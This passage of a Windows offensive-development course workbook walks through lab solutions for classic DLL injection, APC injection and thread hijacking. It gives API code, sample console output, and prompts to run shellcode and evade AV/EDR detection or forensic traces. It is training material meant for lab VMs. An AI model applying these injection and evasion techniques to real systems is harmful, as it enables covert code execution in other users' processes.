


Now you can go back to the cmd prompt and hit `Enter` to continue the injection process as the program is waiting for your input.

```
InjectDLL: Attempting to write the DLL path to the newly allocated buffer...
InjectDLL: [+] Succesfully wrote 83 bytes to 0x0000025C03270000
InjectDLL: Creating the remote thread to trigger DllMain...
InjectDLL: [+] Successfully created remote thread: 0x0000000000000088 ID: 0x00001f20
```

Back in Process Hacker, refresh the memory window and, if successful, you will see the full path to your DLL starting at the base address of the page. If you do not see the full path, or only see the name of the DLL, you need to double check that your code is writing the correct value to the remote buffer.

© 2024 Jonathan Reiter




Back in the cmd prompt, the program should appear as if it is no longer responding. This is due to the infinite wait for the single object, the thread.

No popup?

Minimize all other windows and it should be there.

Technet24



Additional Tip

If you are still having issues, close Notepad and start again. Your DLL will not be loaded again once it has already been loaded by a previous attempt.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

TODO Solutions

TODO #1

- Obtain a handle to `kernel32.dll`.

```
hK32 = GetModuleHandleW(L"kernel32.dll");
```

TODO #2

- Obtain procedure address for `LoadLibraryA`.

```
pfnLoadLibraryA = GetProcAddress(hK32, "LoadLibraryA");
```


© 2024 Jonathan Reiter

TODO #3

- Obtain process handle to target process with the correct access rights.

```
hTargetProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE |
PROCESS_CREATE_THREAD, FALSE, Pid);
```

TODO #4

- Allocate RW memory in the target process.

```
RemoteBuffer = (PUCHAR)VirtualAllocEx(hTargetProcess, NULL, DllPathLen, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
```

TODO #5

- Write the path of the DLL into the newly allocated remote buffer.

```
Retval = WriteProcessMemory(hTargetProcess, RemoteBuffer, DllPath, DllPathLen,
&NumberOfBytesWritten);
```

TODO #6

- Create the remote thread.

```
hRemoteThread = CreateRemoteThread(
        hTargetProcess,
        0,
        0,
        (LPTHREAD_START_ROUTINE)pfnLoadLibraryA,
        RemoteBuffer,
        0,
        &ThreadId
    );
```

TODO #7 - EvilDll

- Make a message box pop up with the message of "[your name] injected here!" and "SEC670".

```
MessageBoxW(nullptr, L"JReiter injected here!", L"SEC670", MB_OK);
break;
```


Technet24

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- The classic method of injection is not very complicated once you have done it a few times. Debugging can be challenging when it is not an obvious coding issue. The combination of these APIs can be detected by certain AV/EDR solutions, but sometimes endpoints are not protected at all.

Lab Enhancements

- Would it be possible to free our injected DLL once done with it?
- Could you free the remotely allocated memory once done with the injection?
  - Does freeing memory clear out any data that was in it?
- What else could be done to make it seem like you were never in that process' memory?
  - If someone were to create a memory dump of the target process, would they find your string still occupying space in memory?
- Executing shellcode
  - Modify your DLL code to have it execute shellcode.
  - Could prove to be more useful than a message pop up box
- Instead of printing everything out to the terminal, write it out to a log file.
  - Can you encrypt the content's log file so that nobody but you can make sense of it?

© 2024 Jonathan Reiter

Lab 3.3: APCInjection

Background

Sometimes you just need another method to get something done. APC injection relies on queues of threads that will be executed when the system decides it can do so. Many times, a thread's APC queue will be checked when the system is done executing a `syscall`, or when a thread context is being switched out. Whatever is in the APC queue will be executed until either the queue is empty, the thread is interrupted, or its quantum expires. One advantage with this method is that it gets rid of the `CreateRemoteThread` call and simply queues a routine to every thread in the process. You could get clever and create an APC to queue your malicious APC to try and avoid security products from looking at your APC. Think of it like APC inception.

APIs Used

- `QueueUserAPC`
- `Thread32First`
- `Thread32Next`
- `OpenThread`
- `GetFullPathName`
- `GetLastError`
- `VirtualAllocEx`
- `WriteProcessMemory`
- `GetModuleHandle`
- `GetProcAddress`
- `CreateToolhelp32Snapshot`

Technet24

Structures of Interest

tagTHREADENTRY32

```
typedef struct tagTHREADENTRY32
{
    DWORD   dwSize;
    DWORD   cntUsage;
    DWORD   th32ThreadID;       // this thread
    DWORD   th32OwnerProcessID; // Process this thread is associated with
    LONG    tpBasePri;
    LONG    tpDeltaPri;
    DWORD   dwFlags;
} THREADENTRY32;
typedef THREADENTRY32 *  PTHREADENTRY32;
typedef THREADENTRY32 *  LPTHREADENTRY32;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the `THREADENTRY32` structure.
- Become familiar with queuing an APC to a thread.
- Understand how each API used can fail and how to check for errors.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio
   - Open the `APCInject` solution file.
   - The solution holds the `main.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
   - There are **TODO** comments that describe what is to be done.
2. Additional Source Files
   - `ErrorApis.h and .cpp`
     - For the declaration and definition of the `ResolveError` function
   - `ProcessHelperApis.h and .cpp`
     - For several functions that aid with injection

© 2024 Jonathan Reiter

    - Explore the code when you have extra time
  - `Defines.h`
    - Defines the `MODULE`

3. TODO #1
   - Allocate a new chunk of memory in the remote process.
   - The page protections should be `RW`.
   - Choose the appropriate size.
     - The default page size is always a good one.
   - Make sure the memory is reserved and committed at once.
   - Let the memory manager decide where to allocate the buffer.
4. TODO #2
   - Write the data to the remote buffer.
   - Take caution and make sure you write the correct number of bytes to the buffer.
   - You can track the number of bytes written, but it is not completely necessary for this lab.
   - Place the call inside the `if()` statement as its condition.
5. TODO #3
   - Obtain the module handle for `kernel32.dll`.
6. TODO #4
   - Obtain the procedure address for `LoadLibraryA`.
7. TODO #5
   - Queue the APC to the threads.
8. Build
   - Build the solution and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

- Once you have a successful build, run the tool from the command line, choosing a target process like Notepad.exe or Explorer.exe.
- Running the program without any arguments shows the help.

Technet24

Command line

```
C:\Tools\Day3-Labs> APCInject.exe
```

Notional results

```
C:\Tools\Day3-Labs> APCInject.exe

This program will inject a given DLL into a given target process thread
[DEBUG_INFO] Module: APCInject, function: main, Date: Sat Jan 22 15:47:31 2022
[USAGE] APCInject.exe <PID>  <DLL Path>
APCInject.exe 1024 C:\Tools\Day3-Labs\Evil.dll
```

- You will need to provide a PID and the full path to the `Evil.dll` that was created in `Lab 3.2: ClassicDLLInjection`.

© 2024 Jonathan Reiter

Command line

```
C:\Tools\Day3-Labs> APCInject.exe 4125 C:\Tools\Day3-Labs\EvilDll.dll
```

Notional results

```
C:\Tools\Day3-Labs> APCInject.exe 4125 C:\Tools\Day3-Labs\EvilDll.dll
This program will inject a given DLL into a given target process thread
[DEBUG_INFO] Module: APCInject, function: main, Date: Thu Dec  8 19:49:27 2022
main: Target PID: 660
main: DllPath: EvilDll.dll
main: Full path name: C:\Tools\Day3-Labs\3.3\EvilDll.dll
main: [+] Process handle (0x00000000000000A0) obtained!
main: Allocating memory in target process...
main: [+] Allocation successful: 0x000002697B3E0000 of 0x00001000 bytes
main: Check with debugger or Process Hacker at this point to read process memory
Hit ENTER to continue...

main: Writing data to remote buffer...
main: [+] Successfully wrote 34 bytes to remote buffer
main: Refresh the read of the process memory. Hit ENTER to continue
Hit ENTER to continue...

main: Getting all threads of the process...
main: [+] Obtained a vector of threads
main: Obtaining module handle to kernel32.dll...
main: [+] Module handle (0x00007FF8590F0000) obtained!
main: Obtaining address for LoadLibraryA...
main: [+] Obtained procedure address: 0x00007FF8591104F0
main: [+] Obtained handle thread (0x000000a4) to thread ID: 0x00001f78 (8056)
main: [+] Obtained handle thread (0x000000a4) to thread ID: 0x00000424 (1060)
main: [+] Obtained handle thread (0x000000a4) to thread ID: 0x000016f4 (5876)
main: [+] Obtained handle thread (0x000000a4) to thread ID: 0x00000f84 (3972)
[INFO] Just sent the APCs to all threads!
```

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Technet24

TODO Solutions

TODO #1

- Allocate a new chunk of memory in the remote process.

```
PVOID RemoteBuffer = VirtualAllocEx(
        TargetProcess,
        nullptr,
        USN_PAGE_SIZE,
        MEM_RESERVE | MEM_COMMIT,
        PAGE_READWRITE
    );
```

TODO #2

- Write the data to the remote buffer.

```
if (!WriteProcessMemory(TargetProcess, RemoteBuffer, AbsoluteDllPath,
strlen(AbsoluteDllPath), &NumberOfBytesWritten))
{
    return ResolveErrorCode("WriteProcessMemory", GetLastError());
}
```

TODO #3

- Obtain the module handle for `kernel32.dll`.

```
HMODULE hK32 = GetModuleHandleW(L"kernel32.dll");
```

TODO #4

- Obtain the procedure address for `LoadLibraryA`.

```
FARPROC pfnLoadLibraryA = GetProcAddress(hK32, "LoadLibraryA");
```

TODO #5

- Queue the APC to the threads

```
QueueUserAPC((PAPCFUNC)pfnLoadLibraryA, hThread, (ULONG_PTR)RemoteBuffer);
```


© 2024 Jonathan Reiter

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- APC injection uses some APIs that are often monitored by AV/EDR solutions so we can turn to using the native APIs instead. Using native, or undocumented, APIs is a bit more risky but so is hacking in general.

Lab Enhancements

- Would it be possible to free the allocated memory?
- Could our data still be seen in memory although it may have been freed?
- How can we find an alertable thread instead of queuing an APC to every single thread in a process?
    - Some processes might have upwards of 40 threads.
- Does it make sense to have everything in `main()`?
    - Break it up by making other functions that are called from `main()`.

Technet24

Lab 3.4: ThreadHijacker

Background

Previous labs have enumerated threads of processes but not much has been done with the threads themselves except queueing APCs to them. Messing around with queues is great and all, but now let's dive into a thread's context and manipulate it for code execution. What we want to do now is manipulate a thread's context to redirect code execution to that of our shellcode or similar. Once done, restore the victim's thread context back to what it was before we were there. To get this done, we will have to suspend the thread before we can mess with it. This is a much stealthier method than previous ones so far.

APIs Used

- `GetThreadContext`
- `SetThreadContext`
- `SuspendThread`
- `ResumeThread`
- `CreateToolhelp32Snapshot`
- `Thread32First`
- `Thread32Next`
- `OpenProcess`
- `VirtualAllocEx`
- `WriteProcessMemory`

© 2024 Jonathan Reiter

Structures of Interest

_CONTEXT

```
// CONTEXT
typedef struct _CONTEXT {
    // [..SNIP..]
    DWORD64 Rax;
    DWORD64 Rcx;
    DWORD64 Rdx;
    DWORD64 Rbx;
    DWORD64 Rsp;
    DWORD64 Rbp;
    DWORD64 Rsi;
    DWORD64 Rdi;
    DWORD64 R8;
    DWORD64 R9;
    DWORD64 R10;
    DWORD64 R11;
    DWORD64 R12;
    DWORD64 R13;
    DWORD64 R14;
    DWORD64 R15;
    DWORD64 Rip;
    // [..SNIP..]
} CONTEXT, *PCONTEXT;
```

tagPROCESSENTRY32W

```
// PROCESSENTRY32W
typedef struct tagPROCESSENTRY32W
{
    DWORD   dwSize;
    DWORD   cntUsage;
    DWORD   th32ProcessID;          // this process
    ULONG_PTR th32DefaultHeapID;
    DWORD   th32ModuleID;           // associated exe
    DWORD   cntThreads;
    DWORD   th32ParentProcessID;    // this process's parent process
    LONG    pcPriClassBase;         // Base priority of process's threads
    DWORD   dwFlags;
    WCHAR   szExeFile[MAX_PATH];    // Path
} PROCESSENTRY32W;
typedef PROCESSENTRY32W *  PPROCESSENTRY32W;
```


Technet24

tagTHREADENTRY32

```
// THREADENTRY32
typedef struct tagTHREADENTRY32
{
    DWORD   dwSize;
    DWORD   cntUsage;
    DWORD   th32ThreadID;       // this thread
    DWORD   th32OwnerProcessID; // Process this thread is associated with
    LONG    tpBasePri;
    LONG    tpDeltaPri;
    DWORD   dwFlags;
} THREADENTRY32;
typedef THREADENTRY32 *  PTHREADENTRY32;
```

Objectives

- Become familiar with the APIs used in the lab.
- Understand the elements in the `CONTEXT` structure.
- Understand the elements in the `PROCESSENTRY32` structure.
- Understand the elements in the `THREADENTRY32` structure.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Open the `ThreadHijacker` solution file.
   - The solution holds the `main.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
   - There are **TODO** comments that describe what is to be done.
2. Additional Source Files
   - `ErrorApis.h`
     - For the declaration and definition of the `ResolveError` function
   - `ProcessEnumApis.h`
     - For several functions that aid with injection
     - Explore the code when you have extra time

© 2024 Jonathan Reiter

- `Defines.h`
  - Defines the MODULE
- `HijackHelper.h`
  - To assist with hijacking execution of the thread
  - Several `TODO` items here

main.cpp

1. TODO #1

- Obtain a process handle to the target process.
- Handle must have access to perform virtual memory operations like writing to memory.
- No need for any inheritance.

2. TODO #2

- Obtain a thread handle to the target process' thread
- Must have access to get and set the thread's context
- Must have access to suspend and resume the thread
- No need for any inheritance

HijackHelper.h

1. TODO #1

- Allocate a page of `RWX` memory.
  - **Bonus**: Allocate `RW` memory and change it later right before execution.
- Memory should be reserved and committed at once.
- Let the memory manager choose the base address.
- Cast the return type to `PCHAR`.
  - The cast is necessary because VirtualAllocEx returns a `PVOID` type and we need to treat the data there as `PCHAR`.
- Save the base address to the `PCHAR` variable `RemoteBuffer`.
- Example of a cast:

```
(PCHAR)VirtualAllocEx(...);
```

2. TODO #2

- Suspend the target thread.
- Be sure to know what the API returns on error.
- This can be used as the `if()` condition statement.

Technet24

3. TODO #3
    - Set the thread's context.

Building

1. Build
    - Build the solution and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

- Once you have a successful build, run the tool from the command line choosing a target process like `Notepad.exe` or `Explorer.exe`.
- You can also use the DLL you made from the `ClassicDLLInjection` lab.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product, as well as information on what can be done to troubleshoot each step of the method.

© 2024 Jonathan Reiter

Command line


```
C:\Tools\Day3-Labs\3.3›ThreadHijacker.exe 888 EvilDll.dll
```

Notional results

```
C:\Tools\Day3-Labs\3.3›ThreadHijacker.exe 888 EvilDll.dll

This program will hijack the execution of a thread in a target process.
[DEBUG_INFO] Module: ThreadHijacker, function: main, build date: Sun Nov 28 11:17:33 2021
main: Targeting PID 888
main: DllPath: C:\Tools\Day3-Labs\3.3\EvilDll.dll
main: Full path name: C:\Tools\Day3-Labs\3.3\EvilDll.dll
main: [*] Obtaining process handle to target...
main: [+] Obtained process handle to target: 0x0000080
main: [*] Looking for thread to hijack.
main: [+] Obtained Thread ID: 4116
main: [*] Obtaining handle to Thread ID: 4116..
main: [+] Obtained thread handle: 0x00000084
main: [*] Getting ready to hijack thread: 0x00000084
HijackThread: [*] Allocating memory in target..
HijackThread: [+] Memory allocated at: 0x0000028182B20000
[!!] Good time to read process memory with Process Hacker [!!]
[!!] Hit ENTER to continue [!!]
```

When you get to the first hit, you will see the address where the buffer has been allocated. Open up Process Hacker to see it.

Technet24




Once you see the memory windows pop up, hit **Enter** to continue the process.

© 2024 Jonathan Reiter

